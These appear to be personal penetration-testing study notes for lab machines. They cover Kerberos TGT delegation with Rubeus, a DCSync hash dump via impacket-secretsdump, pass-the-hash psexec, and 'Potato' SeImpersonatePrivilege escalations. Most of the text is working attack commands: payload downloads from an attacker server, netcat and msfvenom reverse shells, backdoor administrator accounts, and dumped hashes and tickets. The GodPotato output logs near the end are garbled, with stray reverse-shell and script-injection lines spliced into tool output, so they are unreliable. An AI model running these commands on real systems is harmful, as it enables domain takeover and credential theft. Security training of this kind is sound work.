- There are multiple ways to get enough requirements to do a DCSync account, like if you have certain privileges, but being a DC is one of those methods for being able to do a DCSync attack

### Step 1: SeImpersonatePrivilege on the local machine

1. We first saw that we have SeImpersonatePrivilege
2. This privilege allows a process to impersonate the security token of another user, typically through things like named pipes or services.

3. Why it matters: It lets you act as another user locally, and combined with Kerberos features, it can be leveraged to get domain-wide privileges.

## Step 2: TGT Delegation in order to get our own TGT

1. This is where Kerberos delegation comes in, specifically Resource-Based Constrained Delegation (RBCD) or Unconstrained Delegation.
2. First, we have to get the Rubeus.exe file into the reverse shell
  - Get it onto local and start python server
    - `python3 -m http.server 7000`
  - In the reverse shell:
    - `curl http://[IP]:7000 /Rubeus.exe -o Rubeus.exe`
3. `./Rubeus.exe tgtdeleg /nowrap`
  - Requests a fresh TGT for the current user
  - This command abuses TGT delegation to extract a TGT (Ticket Granting Ticket) from memory. And since we are in our own service account which is a DC, then we will get our own TGT, which is good since a DC's TGT allows for DCSync
  - Uses **SeImpersonatePrivilege** to impersonate a network-authenticated user (via SSPI, typically through a named pipe).
  - Requests a TGT for that impersonated user from the domain's Key Distribution Center (KDC).
  - Dumps the TGT in .kirbi format — a reusable Kerberos ticket.
  - The /nowrap flag just prevents base64 wrapping (useful for direct injection or saving).

```
[*] Action: Request Fake Delegation TGT (current user)
[*] No target SPN specified, attempting to build 'cifs/dc.domain.com'
[*] Initializing Kerberos GSS-API w/ fake delegation for target 'cifs/g0.flight.hbt'
[+] Kerberos GSS-API initialization success!
[+] Delegation request success! AP-REQ delegation ticket is now in GSS-API output.
[*] Found the AP-REQ delegation ticket in the GSS-API output.
[*] Authenticator etype: aes256_cts_hmac_sha1
[*] Extracted the service ticket session key from the ticket cache: +nVLPJez7se55zzbu3e0EeEwRm4BsStu+63/G0eXeSE=
[+] Successfully decrypted the authenticator
[*] base64(ticket.kirbi):
doIFVDCCBVCGawIBBaEDAgEwooIEZDCCBGbhggRcMIIEWKADAgEFoQwbCkZMSUdIVC5IVEKiHzAdoAMCAQKhFjAUGwZrcmJ0Z3QbCkZMSU
jggQgMIEHKAQAgESoQMCQAQKiggQOBIIECvGrZ4Y0Auom72hm+AA6KagWeSQRyjEhQU4j0WxsXujiaeE7FCxScEb/RQL8w7o0MUTJ63ayT/Bz
374K1zBe3nfGp064FcGGisGsiIwqxlURF1F1SnuH1V2wnmNNlgnZx+BHZJE7QJUV/US3TYh23G1x5KjBq9xm0Gbpqrq/rVAmtjzoTVtBB0xe
iByevt8U0QJKGKhoifZ0rX57hkv050ptw6qEk18GYAnmQvnnACCaad/w+q+vDnsRgDGG+oFxMvHHqdziyg+AM82bqnP9UpcfUjYY5H3GfdlM74D19
/pRnSftA9xe37M0KJe75ucTyXZh0V910QHHY9WgZ9FZl++LHRza8gu7M8016g5nLj030JSFxpfa+6eMk/HZ2AWhz+YubkyuLBnPxQYiis5QcNvVw
PqiXCUSjMAY4nLx0onVLJ9K0d87vL86g1mvYHMRyq6EwrDwYCw4JwnMHma27pu+lhLD70PTwN9UH9fNjff1XnhJeapp7t7tp7q1zyj5iuclfIFZS3
21JHJLJeF+0gFWwU0FgG+gSbuX8jIM8qJGWA99vUr3CmrIYKXL8yCp4SCsbIS2f8n0y6mhRolgJzMtHjoZ4mB4KDd0ZwA97l28v0nVeeDoC9W
SL0semVP6hMnic3NR/a6Aa+LM3pc+pxqnsIez7c51CokgAN5bjRMahuvm81GSLcFviwYJzR3T6tvVW9BsGgbANPOXQEn9kg5v5oFNgrcq5KZH4/
d0eoahzi7Lgb60vSIiXXE0az08bn57mlh05wDbDScDncTHQFwrdcrnvuRgKARnXnkku4+p40wNIXIbYteAo0gg0wD8jwMY0wR2zcBd3oAjy8gTk0
8hbpdox6TNaK/oR6fUrK1nCm5+3KwtgAZ8xJSSDMh0rfi6mNVXMMR6873FFy1Cb1JKGr4/Y+wUQ0vgjxRewl08JzuSY3Lit6qta1MzrYJeqfP0e
mnVr2xIG17ioN6NNNeGfKeg066PFrg7A5FhdD5giornl40LVkzG6qd6DUKKiGMiwrz/rooNUMF/2ibTzC0Lzeuy6xD/fkwECNrwFbxAZPvQU
4epuHxugp88d6thIvzv4eBvkw0Us9StnSiGauN/7nBw1RaAFtJrq7pV/3wNdYbZAzMoEDB9dg7glLo9ewv6H7kbMPQG8uIBevVcx/tuDREKwM
4HrzEX10HTrB7WS4+WU281ijIn9AwsqtYHlrQEYeScRd+AYnbhInPm4gcVe5HYkjtcI4Yy8F0agi3DIW0o4HbMIHyoAMCAQcigdaEgc19gcowgc
wgb6gKzApoAMCARKhIgQgn6M1Lv+Z4MS+HJjg5tZT/fAqIvsWHZor9utRyH+LisehDBsKRkxJRohULkhUQqIQMA6gAwIBAaEHMAUbA0cwJKMHAwU
GA8yMD1zMDUwNDAYMjU00FqmERgPMjAyMzA1MDQxMjI1NDhapxEYDzIwMjMwNTEExMDIyNTQ4WqqMGwpGTElHSFQuSFRCqR8wHaADAgECoRywFBs
wpGTElHSFQuSFRC
```

i. `PS C:\programdata> █`

4. Copy and paste the TGT into a file called ticket.kirbi (only copy and paste highlighted text as shown in the screenshot)
5. `base64 -d ticket.kirbi > ticket.kirbi`

- a. Base64 decode the TGT ticket
6. **kirbi2ccache ticket.kirbi ticket.ccache**
- a. This converts a Kerberos ticket from .kirbi format (Windows) into .ccache format (Linux/Unix).
  - b. **We did this to use the Kerberos ticket on Linux, specifically with Impacket tools (like secretsdump.py, wmiexec.py, or smbclient.py) to perform a DC Sync**
  - c. kirbi2ccache is part of impacket
7. **export KRB5CCNAME=ticket.ccache**
- a. This sets an environment variable that tells Kerberos-aware tools on Linux (like Impacket) to use the specified Kerberos ticket file (ticket.ccache) instead of the default.
  - b. KRB5CCNAME is the environment variable that tells tools where to find the Kerberos credential cache.
  - c. By default, it's usually something like /tmp/krb5cc\_1000, but here you're overriding it to use ticket.ccache.
  - d. This is necessary when you've imported a Kerberos ticket manually, like from a .kirbi converted via kirbi2ccache.
8. **Now we can do the DCsync attack**
- a. **impacket-secretsdump -k -no-pass g0.flight.hbt**
    - i. This is using Impacket's **secretsdump.py** tool to perform a DC Sync attack — extracting NTLM password hashes from a Domain Controller (DC) — but instead of using a password or hash, it uses a Kerberos ticket.
      - 1. Another case where we've seen **impacket-secretsdump** used is in the [Resourced PG Practice](#) where they used the ntds.dit and SYSTEM files to get the hashes of all users. More information in [this section](#)
    - ii. "-k" : Use Kerberos authentication
      - 1. It will look for a TGT or TGS in the current Kerberos cache.
      - 2. That cache must be pointed to (you already did this earlier with: export KRB5CCNAME=ticket.ccache).**
    - iii. "-no-pass"
      - 1. Tells secretsdump.py not to prompt for a password.
      - 2. You're relying entirely on the ticket, not interactive auth.
    - iv. g0 is the DC (the DC we want to sync with)
    - v. flight.hbt is the domain

```

bash: impacket-secretsdump: Command not found
[eu-mod-2]-[10.10.14.8]-[ippsec@parrot]-[~/htb/flight]
[*]$ impacket-secretsdump -k -no-pass g0.flight.htb
Impacket v0.10.1.dev1+20220720.103933.3c6713e - Copyright 2022 SecureAuth Corporation

[-] Policy SPN target name validation might be restricting full DRSUAPI dump. Try -just-dc-user
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:43bbfc530bab76141b12c8446e30c17c...
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:6a2b6ce4d7121e112aeacbc6bd499a7f:::
S_Moon:1602:aad3b435b51404eeaad3b435b51404ee:f36h6972hc65hc4caa6983hf5e9f1728f...

```

b.

- i. Copy and paste the whole NTLM (or you can copy and paste just the NT part, which is the **second half of the NTLM in this case**)

#### 9. impacket-psexec administrator@[IP] -hashes [NTLM]

- a. If you copy and pasted just the NT part of the hash, then you will have to put [NT]:[NT] in the hashes argument. But if you copy and pasted the whole NTLM hash as shown in the screenshot, then just copy and paste that into the hashes argument

## Impersonating Privileged accounts using pipes and SeImpersonatePrivilege

In penetration tests, we'll rarely find standard users with this privilege assigned. However, we'll commonly come across this privilege when we obtain code execution on a Windows system by exploiting a vulnerability in an [Internet Information Service](#) (IIS) web server. In most configurations, IIS will run as *LocalService*, *LocalSystem*, *NetworkService*, or [ApplicationPoolIdentity](#), which all have *SeImpersonatePrivilege* assigned. This also applies to other Windows services.

Before we head into the example, let's discuss named pipes and how we can use them in the context of *SeImpersonatePrivilege* to impersonate a privileged user account.

Named pipes are one method for local or remote [Inter-Process Communication](#) in Windows. They offer the functionality of two unrelated processes sharing and transferring data with each other. A named pipe server can create a named pipe to which a named pipe client can connect via the specified name. The server and client don't need to reside on the same system.

Once a client connects to a named pipe, the server can leverage *SeImpersonatePrivilege* to impersonate this client after capturing the authentication from the connection process. To abuse this, we need to find a privileged process and coerce it into connecting to a controlled named

pipe. With *SeImpersonatePrivilege* assigned, we can then impersonate the user account connecting to the named pipe and perform operations in its security context.

For this example, we'll use a tool named [\*SigmaPotato\*](#), which implements a variation of the [\*potato privilege escalations\*](#) to coerce *NT AUTHORITY\SYSTEM* into connecting to a controlled named pipe. We can use this tool in situations where we have code execution as a user with the privilege *SeImpersonatePrivilege* to execute commands or obtain an interactive shell as *NT AUTHORITY\SYSTEM*.

Now, let's begin by connecting to the bind shell on port 4444 on CLIENTWK220 as we did in the previous sections. We use **whoami /priv** to display the assigned privileges of *dave*.

```
kali@kali:~$ nc 192.168.50.220 4444
Microsoft Windows [Version 10.0.22000.318]
(c) Microsoft Corporation. All rights reserved.

C:\Users\dave> whoami /priv
whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name          Description          State
=====
SeSecurityPrivilege    Manage auditing and security log    Disabled
SeShutdownPrivilege     Shut down the system        Disabled
SeChangeNotifyPrivilege Bypass traverse checking      Enabled
SeUndockPrivilege       Remove computer from docking station  Disabled
SeImpersonatePrivilege  Impersonate a client after authentication  Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set  Disabled
SeTimeZonePrivilege     Change the time zone        Disabled
```

*Listing 83 - Checking assigned privileges of dave*

Listing 83 shows that *dave* has the privilege *SeImpersonatePrivilege* assigned. Therefore, we can attempt to elevate our privileges by using *SigmaPotato*. Let's open another terminal tab on Kali, download the 64-bit version of this tool, and serve it with a Python3 web server.

```
kali㉿kali:~$ wget https://github.com/tylerdotrar/SigmaPotato/releases/download/v1.2.6/SigmaPotato.exe
...
2024-09-03 12:50:48 (1.26 MB/s) - 'SigmaPotato.exe' saved [63488/63488]

kali㉿kali:~$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

*Listing 84 - Downloading SigmaPotato.exe and serve it with a Python3 web server*

- wget  
<https://github.com/tylerdotrar/SigmaPotato/releases/download/v1.2.6/SigmaPotato.exe>

In the terminal tab with the active bind shell, we'll start a PowerShell session and use **iwr** to download **SigmaPotato.exe** from our Kali machine.

```
C:\Users\dave> powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\dave> iwr -uri http://192.168.48.3/SigmaPotato.exe -OutFile SigmaPotato.exe
iwr -uri http://192.168.48.3/SigmaPotato.exe -OutFile SigmaPotato.exe
```

*Listing 85 - Downloading SigmaPotato.exe to CLIENTWK220*

- iwr -uri http://192.168.48.3/SigmaPotato.exe -OutFile SigmaPotato.exe

While using *SigmaPotato.exe* we are able to execute commands in the context of *NT AUTHORITY\SYSTEM*. We will use the *net user* command to add a new user to the system and following this we will add that user to the *Administrators* localgroup.

```
S C:\Users\dave> .\SigmaPotato "net user dave4 lab /add"
.\SigmaPotato "net user dave4 lab /add"
[+] Starting Pipe Server...
[+] Created Pipe Name: \\.\pipe\SigmaPotato\pipe\epmapper
[+] Pipe Connected!
...
[+] Process Started with PID: 2004

[+] Process Output:
The command completed successfully.

PS C:\Users\dave> net user
net user

User accounts for \\CLIENTWK220

-----
Administrator          BackupAdmin           dave
dave4                  daveadmin            DefaultAccount
Guest                  offsec               steve
WDAGUtilityAccount

The command completed successfully.

PS C:\Users\dave> .\SigmaPotato "net localgroup Administrators dave4 /add"
.\SigmaPotato "net localgroup Administrators dave4 /add"
[+] Starting Pipe Server...
[+] Created Pipe Name: \\.\pipe\SigmaPotato\pipe\epmapper
[+] Pipe Connected!
...
[+] Process Started with PID: 10872

[+] Process Output:
The command completed successfully.

PS C:\Users\dave> net localgroup Administrators
net localgroup Administrators
Alias name   Administrators
Comment      Administrators have complete and unrestricted access to the computer/
domain

Members

-----
Administrator
BackupAdmin
dave4
```

- .\SigmaPotato "net user dave4 lab /add"
- net user
- .\SigmaPotato "net localgroup Administrators dave4 /add"
- net localgroup Administrators

Listing 86 shows that we successfully performed the privilege escalation attack and were able to add a new user to the Administrators localgroup\_. Excellent!

While SigmaPotato provided us a straightforward exploit process to elevate our privileges, there are also other tools that can abuse *SeImpersonatePrivilege* for privilege escalation. Variants from the *Potato* family (for example *RottenPotato*, *SweetPotato*, *JuicyPotato* or *Godpotato*) are such tools. We should take the time to study these tools.

Let's briefly summarize what we did in this section. First, we explored different kinds of vulnerabilities we can abuse using exploits in the context of privilege escalation. Then, we discussed the *SeImpersonatePrivilege* privilege and how we can use it to impersonate privileged accounts. Finally, we used a tool named SigmaPotato to leverage this privilege to obtain an interactive PowerShell session as *NT AUTHORITY\SYSTEM*.

---

## SeAssignPrimaryPrivilege

The SeAssignPrimaryPrivilege is similar to SeImpersonatePrivilege.

It enables a user to assign an access token to a new process.

Again, this can be exploited with the Juicy Potato exploit

---

## Potatoes (Privilege Escalation)

A github repo with a bunch of pre-compiled binaries found here:

- <https://github.com/jakobfriedl/precompiled-binaries/tree/main/PrivilegeEscalation/Token>

[Really good guide on each potato](#) (doesn't include God Potato though)

- [https://jlajara.gitlab.io/Potatoes\\_Windows\\_Privesc](https://jlajara.gitlab.io/Potatoes_Windows_Privesc)

First seen in the [AuthBy](#) PG Practice where they used **Juicy Potato** attack after finding SeImpersonate Privilege

[Billyboss](#) PG Practice uses the **God Potato** after finding SeImpersonate Privilege

- Here is another [Billyboss](#) writeup that also uses God Potato

[Craft](#) PG Practice also uses the **God Potato** after finding SeImpersonate Privilege

[Jacko](#) PG Practice also uses the **God Potato** after finding SeImpersonatePrivilege

Downloads:

- [GodPotato Download](#)

Sigma Potato

<https://github.com/tylerdotrar/SigmaPotato/releases>

Used in **OSCP 17.3.2. Using Exploits** after they found SeImpersonatePrivilege

- `\SigmaPotato "net user dave4 lab /add"`
  - Username: dave4
  - Password: lab
- `\SigmaPotato "net localgroup Administrators dave4 /add"`

It worked to priv esc on .249 of Relia Challenge Lab after they found SeImpersonatePrivilege, but I couldn't get it to work. My shells were acting weird though

Sweet Potato

Sweet Potato seems to be the most stable potato attack, and before God potato, it was the most universal potato

**Precompiled binary:** <https://github.com/uKnowsec/SweetPotato>

Sweet Potato is just a collection of tools, which defaults to PrintSpoofer. But here is how to use it:

- .\SweetPotato.exe -a 'C:\Users\eric.wallows\nc64.exe 192.168.45.232 4444 -e cmd'
  - Notice how you have to specify the **FULL** path to the nc64.exe

## Sharp Potato (SharpEfsPotato)

<https://github.com/bugch3ck/SharpEfsPotato>

Precompiled binary found here:

[https://github.com/jakobfriedl/precompiled-binaries/tree/main/PrivilegeEscalation TokenName](https://github.com/jakobfriedl/precompiled-binaries/tree/main/PrivilegeEscalation	TokenName)

This was seen in [this](#) reddit thread and it seems like it's very stable. It's supposedly built from Sweet Potato

- .\SharpEfsPotato.exe -p C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe -a "C:\Users\eric.wallows\nc64.exe 192.168.45.232 4444 -e cmd | Set-Content C:\temp\w.log"
  - You have to specify full path to powershell.exe
  - You can find it using these commands:
    - where.exe powershell
    - Get-command powershell
  - You have to specify full path to nc64.exe
  - And it will write output to C:\temp\w.log so if you want to run stuff like whoami, then output will go there
  - Couldn't get it to execute msfvenom though

## God Potato

The BEST potato out there. It basically works every time we have SeImpersonatePrivilege. The downside? It is not very stable. So, we often have to add a new admin user and then winrm or RDP. And if winrm or RDP are not open, we can manually open it using our guide!

Where it's been used:

- Used in [Jacko](#) PG Practice
- Used in **MedTech Challenge Lab**, where printsspoof didn't work. But it was a really weak shell with no ability to upgrade to powershell so we ended up using the "add a new user to admin and winrm/rdp group"

- This was used in the **Relia Challenge Lab** (for machine [192.168.xxx.247](#)) when printspoof didn't work, and the shell was strong enough to be upgraded from CMD to powershell!
- Used in **OSCP-B .151** for priv esc even though it was not an intended vector. Rev shell using God Potato didn't work, but adding a new RDP user did work!

In the [Jacko](#) PG Practice, they showed an important part of using God Potato. In the [Downloads page](#), we have to pick the version. And they show us how to find the version. More specifically, we need to determine the **.NET environment version**

- The walkthrough I linked above goes through multiple ways of doing this, but only one worked, which was:
  - `Get-ChildItem 'HKLM:\SOFTWARE\Microsoft\NET Framework Setup\NDP'`
  - `-Recurse`
  - This worked in the MedTech Challenge Lab while the other one didn't

```

1033          CBS           : 1
              Install      : 1
              Release     : 528449
              Servicing   : 0
              TargetVersion: 4.0.0
              Version      : 4.8.04161

Hive: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP
      GodPotato-NET35.exe
      Name          Property
      v4.0          (default) : deprecated
      Source code... (disabled)

Hive: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP\v4.0
      Client
      Name          Property
      Client        Install : 1
                     Version : 4.0.0.0
  
```

- I see a lot of 4.0
- Hers is another one:
  - `reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP"`
  - Seen in [Craft](#) PG Practice
- This walkthrough used this one:
  - `Get-ChildItem 'HKLM:\SOFTWARE\Microsoft\NET Framework Setup\NDP'`
  - `-Recurse | Get-ItemProperty -Name version -EA 0 | Where { $_.PSChildName -Match '^(\?!$)\p{L}' } | Select PSChildName, version`
  - `PS C:\Users\Public> Get-ChildItem 'HKLM:\SOFTWARE\Microsoft\NET Framework Setup\NDP' -Recurse | Get-ItemProperty -Name version -EA 0 | Where { $_.PSChildName -Match '^(\?!$)\p{L}' } | Select PSChildName, version`
  - Tried this in the MedTech Challenge Lab but it didn't work while the other one did

Then you can get the file through iwr after hosting on python:

- `python3 -m http.server 8000`
- `iwr http://192.168.45.154/GodPotato-NET4.exe -outfile GodPotato-NET4.exe`

`\GodPotato-NET4.exe -cmd "whoami"`

```
*Evil-WinRM* PS C:\temp> .\GodPotato-NET4.exe -cmd "whoami"
[*] CombaseModule: 0x140711223623680
[*] DispatchTable: 0x140711226214216
[*] UseProtseqFunction: 0x140711225509344
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] Trigger RPCSS
[*] CreateNamedPipe \\.\pipe\f79aee73-c4ab-4af9-95a2-4b4a3e08997e\pipe\epmapper
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 00000c02-0248-ffff-7781-f6f53f841eff
[*] DCOM obj OXID: 0xf5d7542861190a9e
[*] DCOM obj OID: 0x3aba9afe4065c409
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 900 Token:0x736 User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 3308
```

- This is from MedTech Challenge Labs
- **CurrentUser: NT AUTHORITY\NETWORK SERVICE**
  - → You initially launched GodPotato as the low-privileged Network Service account.
- **Start Search System Token ... Find System Token : True**
  - → The exploit looked for a SYSTEM-level token that it could impersonate (a common potato attack technique).
- **CurrentUser: NT AUTHORITY\SYSTEM**
  - → The tool successfully impersonated SYSTEM, meaning it now has the highest privileges on the box.
- **process start with pid 3308**
  - → A new process was spawned with SYSTEM privileges (in this case running your -cmd "whoami"). That command would print nt authority\system.

### So in short:

The exploit ran correctly, found a SYSTEM token, and spawned a SYSTEM process. Your whoami inside that process should confirm you're now **nt authority\system**.

### Using nc64.exe:

- curl http://192.168.45.232/nc64.exe -o nc64.exe
- .\GodPotato-NET4.exe -cmd "nc64.exe 192.168.45.232 4444 -e cmd"
- If shell is weak, follow the flags used in the God Potato Github:
  - .\GodPotato-NET4.exe -cmd "nc64.exe -t -e cmd 192.168.45.232 4444"
  - The -t flag is Telnet negotiation mode which makes netcat smoother!
- This method was used in **MedTech Challenge Lab**, but it was a really weak shell with no ability to upgrade to powershell so we ended up using the "add a new user to admin and winrm/rdp group"
- This was used in the **Relia Challenge Lab** (for machine 192.168.xxx.247), and the shell was strong enough to be upgraded from CMD to powershell!

### Using msfvenom:

64-bit: msfvenom -p windows/x64/shell\_reverse\_tcp LHOST=192.168.49.243 LPORT=1234 -f exe > reverse.exe

or

32-bit: msfvenom -p windows/shell\_reverse\_tcp LHOST=192.168.49.243 LPORT=1234 -f exe > reverse.exe

python3 -m http.server 80

curl http://192.168.45.232/reverse.exe -o reverse.exe

.\GodPotato-NET4.exe -cmd "c:\temp\reverse.exe"

### Adding a new admin user to RDP and winrm group:

If the shell stuff is too unstable and not working, you could make it try to add a new user that has access to RDP and winrm

This is how to create an admin user. It worked on Relia Challenge Lab when I used it on .249 to privilege escalate

1. .\GodPotato-NET4.exe -cmd "net user hacker Password123! /add"
2. .\GodPotato-NET4.exe -cmd "net localgroup Administrators hacker /add"

3. .\GodPotato-NET4.exe -cmd "net localgroup "Remote Desktop Users" hacker /add"
4. .\GodPotato-NET4.exe -cmd "net localgroup "Remote Management Users" hacker /add"

Evil-winrm:

```
nxc winrm 192.168.216.249 -u hacker -p 'Password123!' --local-auth
```

- This adds a local user to local admin so might need to add the **--local-auth** flag
- ```
evil-winrm -i 192.168.216.249 -u hacker -p 'Password123!'
```

RDP:

```
nxc rdp 192.168.216.249 -u hacker -p 'Password123!' --local-auth
```

- This adds a local user to local admin so might need to add the **--local-auth** flag
- ```
xfreerdp3 /v:192.168.216.249 /u:hacker /p:'Password123!' /cert:ignore /dynamic-resolution  
/drive:test,/home/kali +clipboard
```

You can also get in via impacket-psexec if SMB is open. I don't think you need to add it to any groups besides admin group in order to access via SMB

Here is what the output should look like when you try adding a new admin user. You should see "This command completed successfully" at the end of each command output:

```
PS C:\users\chris> .\GodPotato-NET4.exe -cmd "net user hacker Password123! /add"
[*] CombaseModule: 0x140707624779776
[*] DispatchTable: 0x140707627230648
[*] UseProtseqFunction: 0x140707626562672
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC file Permissions: "C:\Users\chris\AppData\Local\Microsoft\WindowsApps\Microsoft.Microsoft.Desktop\1.0.140707624779776\1.0.140707624779776.exe"
[*] Start PipeServer
[*] Trigger RPCSS missions: "C:\Users\chris\AppData\Local\Microsoft\WindowsApps\Microsoft.Desktop\1.0.140707624779776\1.0.140707624779776.exe"
[*] CreateNamedPipe \\.\pipe\f902ad6e-dafc-41a3-a041-e5b6f03cd6bf\pipe\epmapper
[*] DCOM obj GUID: 00000000-0000-0000-0000-000000000046
[*] DCOM obj IPID: 00008802-085c-ffff-aa1a-1dd54db3f125
[*] DCOM obj OXID: 0x7f53a4f3730501f1
[*] DCOM obj OID: 0xaaa4df3e40ca6a12
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token on RDP
[*] PID : 996 Token:0x608 User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 4976
The command completed successfully.
```

```
PS C:\users\chris> .\GodPotato-NET4.exe -cmd "net localgroup Administrators hacker /add"
[*] CombaseModule: 0x140707624779776
[*] DispatchTable: 0x140707627230648
[*] UseProtseqFunction: 0x140707626562672
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer "http://192.168.117.150:8080/search?query="
[*] Trigger RPCSS
[*] CreateNamedPipe '\\.\pipe\5fbbba497-9c03-40f0-acb2-2c10466bb9aa\pipe\epmapper' nc 192.168.117.150:8080
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 00005002-133c-ffff-732b-36e0373c47fa
[*] DCOM obj OXID: 0xcbafdfcb1c7c1538
[*] DCOM obj OID: 0x5894da7ec024d382
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100 py -c 240,0,0,1 -p 8000 --cmd "/busybox" nc 192.168.45.232 4455 >>
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 996 Token:0x608 User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 6592
The command completed successfully.
```

```
PS C:\users\chris> .\GodPotato-NET4.exe -cmd "net localgroup \"Remote Desktop Users\" hacker /add" very  
[*] CombbaseModule: 0x140707624779776  
[*] DispatchTable: 0x140707627230648  
[*] UseProtseqFunction: 0x140707626562672  
[*] UseProtseqFunctionParamCount: 6  
[*] http://192.168.117.150:8080/search?query="<script>javascript:java.lang.Runtime.getRuntime().exec('ping -c 3 192.168.45.232')</script>"  
[*] HookRPC  
[*] Start PipeServer  
[*] Trigger RPCSS  
[*] CreateNamedPipe \\.\pipe\580b0cd9-e23c-4a98-85d4-d1d852f37b2a\pipe\epmapper  
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046  
[*] DCOM obj IPID: 00005002-1aa0-ffff-e8a0-a7d4df92aa5f  
[*] DCOM obj OXID: 0x799bc6824c661f4b  
[*] DCOM obj OID: 0x56981511f283362  
[*] http://192.168.117.150:8080/search?query="<script>javascript:java.lang.Runtime.getRuntime().exec('nc 192.168.45.232 80 -e /bin/sh')</script>"  
[*] DCOM obj Flags: 0x281  
[*] DCOM obj PublicRefs: 0x0  
[*] Marshal Object bytes len: 100  
[*] UnMarshal Object  
[*] Pipe Connected!  
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE  
[*] CurrentsImpersonationLevel: Impersonation  
[*] Start Search System Token http://192.168.117.150:8080/search?query="<script>javascript:java.lang.Runtime.getRuntime().exec('nc 192.168.45.232 80 -e /bin/sh')</script>"  
[*] PID : 996 Token:0x608 User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation  
[*] Find System Token : True  
[*] UnmarshalObject: 0x80070776  
[*] CurrentUser: NT AUTHORITY\SYSTEM  
[*] process start with pid 6428  
  
Aliases for \\OSCP501\py -t 240.0.0.1 -p 8000 -cmd 'busybox nc 192.168.45.232 4455 -e /bin/sh' 192.168.45.232 4455  


---

  
*Access Control Assistance Operators 192.168.45.232 4455  
*Administrators  
*Backup Operators  
*Cryptographic Operators  
*Device Owners  
*Distributed COM Users  
*Event Log Readers  
*Guests  
*Hyper-V Administrators  
*IIS_IUSRS  
*Network Configuration Operators  
*Performance Log Users  
*Performance Monitor Users  
*Power Users  
*Remote Desktop Users  
*Remote Management Users
```

```
*Network Configuration Operators  
*Performance Log Users  
*Performance Monitor Users  
*Power Users  
*Remote Desktop Users  
*Remote Management Users  
*Replicator  
*System Managed Accounts Group  
*Users  
The command completed successfully.
```

```

PS C:\users\chris> .\GodPotato-NET4.exe -cmd "net localgroup "Remote Management Users" hacker /add"
[*] CombaseModule: 0x140707624779776
[*] DispatchTable: 0x140707627230648
[*] UseProtseqFunction: 0x140707626562672
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer <3A>javascript<3A>java.lang.Runtime.getRuntime().exec()%28%29, exec%28%27touch%20%2Ft
[*] Trigger RPCSS
[*] CreateNamedPipe \\.\pipe\7618102c-4eb3-4444-abae-705193545d66\pipe\epmapper
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000004
[*] DCOM obj IPID: 0000d802-1644-ffff-7ce8-1e26ba0976e4
[*] DCOM obj OXID: 0x244a92c3ff4b391d
[*] DCOM obj OID: 0x7a7cc68bb7437a3c
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected! http://192.168.117.150:8080/search?query=
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 996 Token:0x608 User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM 0.1 -p 8000 -cmd 'busybox nc 192.168.45.232 4455 -e /bin/busybox' >> python2.7 psexec.py -t 240.0.0.1 -p 8000 ->cmd 'busybox nc 192.168.45.232 4444 -e /bin/busybox' >> python2.7 psexec.py -t 240.0.0.1 -p 8000 ->cmd 'busybox nc 192.168.45.232 4455 -e /bin/busybox' >>
Aliases for \\OSCP
    ->chisel client 192.168.45.232:8888 R:5000:127.0.0.1:5000 R:8000:127.0.0.1:8000
*Access Control Assistance Operators
*Administrators
*Backup Operators
*Cryptographic Operators
